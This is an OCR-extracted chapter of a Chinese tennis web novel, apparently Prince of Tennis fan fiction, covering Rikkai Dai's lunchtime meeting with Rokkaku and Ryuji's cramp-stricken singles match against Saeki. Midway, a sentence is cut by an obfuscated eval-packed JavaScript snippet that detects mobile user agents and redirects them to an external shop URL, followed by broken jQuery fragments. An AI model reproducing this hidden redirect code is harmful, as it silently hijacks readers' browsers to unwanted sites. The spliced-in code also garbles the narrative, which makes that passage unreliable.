18. Chapter 18

作品:《立海恶犬

    周六是一个天高云淡的晴朗天气,在阳光的修饰下,整夜未睡的流司脸上看不出一丝倦怠。


    上午立海大和名士刈的比赛,又一次刷新了关东大会的完赛时长纪录。


    除了恼人的高温,今天的一切对流司来说都堪称完美。


    由于下午还要继续关东大赛的准决赛,上午的比赛结束后立海大众人并没有返程,而是来到了东京网球公园内的一处快餐厅,打算在这里解决午饭。


    他们落座的多人餐桌位于餐厅拐角,正好隔开了餐厅内往来的人流。


    流司和切原一起将最后两盘食物端到桌上,没等流司坐下,切原已经急不可耐地开口询问。


    “部长,下午的比赛能让我上场吗!上午单打二我都没机会比赛。”这话一出,对战名士刈时没有上场的几人都看向了幸村。


    “都关东大会半决赛了,我们总不能还是抽签吧?”


    流司说着目光转向了柳的网球包,生怕他真的拉开拉链掏出抽签筒来。


    虽然在上次抽签痛失出场机会后,流司已经偷偷把抽签筒藏到了排球部。


    在五双炙热目光的注视下,幸村莞尔一笑:“那就按赤也说的,下午和六角的比赛由轮空的人上场。”


    “不过嘛,出场顺序还是要抽签哦。”柳莲二随即将一包薯条举到桌面正上方:“就按薯条长短来决定。”


    流司认命地抽出其中一根,放在餐盘上和其他四根薯条比较了一番。


    “单打三!”流司眉头一挑,又成为立海大抽签制度的忠实拥趸了。


    “那就幸村和毛利前辈双打二,真田和切原双打一,入江单打三。”柳在一旁总结道。


    “太过分了!”


    就在立海大准备继续吃午饭的时候,墙边拐角冷不丁伸出来一个毛绒绒的小寸头。最靠近墙角的柳生感受到拂过后颈的气息,当场呼吸一滞,动作定格。


    仁王伸出一根手指轻轻一推,柳生差点直愣愣地歪倒在地。


    “这就是绅士吗,失去意识的时候也要核心收紧。”坐在柳生对面的丸井扑哧一笑,看向墙角探出大半个身体的小寸头。


    他穿着一件垂到膝盖上方的暗红色无袖背心,初见棱角的小脸上满是愤愤不平:


    “太没有体育精神了!你们怎么可以这么草率地决定出场名单!”“我们六角可是千叶最强的学校!”


    丸井双手环胸,歪着头问道:“千叶最强?那你知不知道,我们立海大是全国最强的学校?”


    “欸?”小寸头目光一呆,声音里少了几分底气:“那、那也不能——”


    “剑太郎!你一个人在这儿做什么呢!”近在耳边的呼唤让剑太郎回过头去。


    “是立海大!好巧!”转过拐角的黑羽春风这才看到了立海大众人。


    在他的背后,一群穿着暗红色无袖背心的六角正选领着几个小孩乌泱泱围了上来。“啊,霸王堡。”一头橘色中长发的天根光指着真田手中的汉堡,“吃了会睡在乌龟的城堡里,打麻将。”


    一股突如其来的冷风让在场除了天根光之外的所有人打了个寒颤。


    黑羽春风眉头紧皱,嘴角抽搐了半晌,还是没忍住一个高抬腿把天根光扫到了地上。


    他理了理衣角向真田微微颔首:“失礼了,我们今年的部长实在是有点让人难以忍受。”


    真田:“……”连不要松懈都说不出口了。


    作为六角副部长的佐伯虎次郎自然而然地开始上前寒暄,似乎对这个发生过千百次的场景见怪不怪。


    他的目光在立海大众人脸上逡巡,视线划过流司时停顿了片刻:“啊,是立海恶犬君!很期待和你的比赛。”佐伯脸上扬起一个颇为爽朗的笑容。


    时隔多月又一次听到这个称呼的流司呼吸一滞,脸上浮现出大脑宕机的茫然——他怎么就,摆脱不了这两个字了呢。


    立海众人的目光也略带诧异地投向他。在连绰号都没有死角的立海大,在其他人被称作神之子、皇帝、军师、天才……的立海大,流司的诨号像二郎神的哮天犬一样突兀地掉了档次。


    佐伯虎次郎翻开手机,精准地找到那个浏览量和讨论度都还蛮低的词条,举到了流司面前。


    看着屏幕上并列到一起的#斗南恶犬和#立海恶犬标签,还有几张模糊的比赛照片,流司立刻明白,城成湘南的后援团不知何时和斗南的人对上了暗号。


    一个学期还没有结束,他极力掩盖的绰号就死灰复燃地找上了门。


    “等我升上国一,我一定会打败你们的!”被忽略的剑太郎鼓了鼓脸颊。


    下午比赛时的温度烤的流司头顶发烫,场边的树叶都意兴阑珊不再摇动。虽然才刚刚站上底线,流司的鬓角处却已经有汗水开始滑落。


    第一局是佐伯的发球局。


    他的攻势并不算迅猛,但球与球之间的变化极为多样,或深或浅,或快或慢。


    流司在与他拉球的过程中几乎跑遍了整个半场,而无论他跑动到哪里,以什么样的方式回球,佐伯的视线始终如影随形。


    即便流司成功破发拿下了第一局比赛,佐伯的脸上仍是一副尽在掌握的波澜不惊。


    果不其然,场上的局势在第二局急转直下。


    观察了流司一整局的佐伯开始显露他真正的手段。


    流司感觉自己成了一头撞进陷阱,被猎人一步步缩小包围圈围追堵截的猎物。无论他往哪个角度击球,佐伯总能提前预判到球路引拍等待。


    不管他朝哪个方向跑动,网球永远被抽打到截然相反的位置。


    他好像被佐伯虎次郎完全看穿了。


    “据说佐伯一直在研习剑道。”场边的柳莲二语气平静地分析道,“他能够通过绝佳的动态视力,捕捉到对手击球前的肌肉变化,预判其击球轨迹和跑动方位,从而做出精准地应对。”


    “怪不得流司的假动作完全没用。”选手席上的切原懒散地将手撑在身后,虽然流司的比分1-2落后,他的脸上却看不出丝毫担心。


    流司捏紧了手中的网球,几个呼吸间下定了决心。


    既然佐伯的预判能力远超常人,那让他所有的预判都失去意义就好了!


    原地拍击几下后,网球被高高抛起到比肩太阳的位置。


    “砰——”


    流司全身的力道随着球拍挥动倾泻而出,飘扬的衣摆露出一小节瘦薄而肌肉分明的腰身。“好快!”剑太郎轻呼一声。


    佐伯虎次郎已经提前站到了球路的末端,他的视线牢牢锁定在空中的网球上,手下力道加重,将球拍握得更紧。


    高速旋转的网球带着撕裂空气的力道撞上拍线,在震荡传到佐伯虎口的瞬间,网球直接弹飞出界,没有给他任何发力反击的余地。


    “球速和力量都增加了。”佐伯虎次郎不禁心下一沉。


    但更让佐伯意想不到的是,流司不仅是发球的球质大幅提升,跑动回球的频率和球速也同样跟着加快。这让佐伯几乎失去了反应的空间,即便他在流司快速跑动时依然能洞察肌肉的走向,但过快的球速让他来根本来不及提前就位。


    网球在距离球拍半米的位置落地弹开,佐伯的身体却还维持着爆发跑动的姿势,因为惯性继续向前迈了几步。


    在绝对的力量与速度面前,精准的预判除了让他提前知道自己会丢掉一分外,再无任何作用。


    “流司这家伙,明明实力能碾压,非要玩这种绝地反击的戏码。”看着陷入自我怀疑的佐伯虎次郎,丸井没忍住撇了撇嘴,也不知道流司这恶劣的喜好到底是跟谁学的。


    喜欢人为制造绝地反击的流司很快遭;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17467934|201324||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    到了报应。高温下的持续爆发让流司的体力消耗的更快,一记速度有所降低的球,让佐伯成功打出了一个角度极为刁钻的回球。


    原本全速向右的流司脚步一顿,鞋底在场上磨出刺耳的声响,他依靠着强大的核心强行扭转身体,向着来球的左侧二次启动。


    舒展到极致的手臂在跑动中全力挥出一记高速的斜线反抽。


    “咚——”


    失去平衡的流司和网球一同摔倒在场边。“game立海大,入江流司,4-2。”


    教练席上的幸村眉头微颦,蹲下身快速按压上流司痉挛的小腿:“放松些,流司。”


    躺倒在地的流司痛苦地皱紧了眉头,他勾起脚尖试图伸直小腿,却在一阵更加剧烈的肌肉绞痛中失去了所有力气。


    或许是因为他的身体正处于抽条的阶段,纤瘦的身体和单薄的肌肉难以承受太高强度的对抗,在高温与爆发的双重的影响下,过早地到达了失控边缘。


    来自肌肉深层的剧痛让流司难以维持平稳的呼吸,他张张嘴想回应幸村,却吐不出半个字来,就连大脑都开始阵阵发晕。


    裁判却在这时俯下身,点了点腕上的手表:“你还可以继续吗,入江君?抽筋不属于伤停的范畴,你需要在1分钟内回到赛场上,否则会被视为弃权。”


    幸村的眼神骤然凌厉,带着冰冷的怒气抬头看去。高坐椅上的裁判却无动于衷地按下了计时按钮。


    微弱的滴答声一下下响起,流司心里默数着,双手攀上身旁的长椅,咬牙把自己撑了起来,一瘸一拐地挪回底线。


    丧失了主动权的流司被佐伯调动着满场跑动,他既无法快速终结比赛,也不甘心就这样将胜利拱手让人。


    每一次移动都成了巨大的折磨。


    在骤然降速的比赛中,比分被佐伯一点点追平。时间的推移让室外的温度更加难以忍受,仁王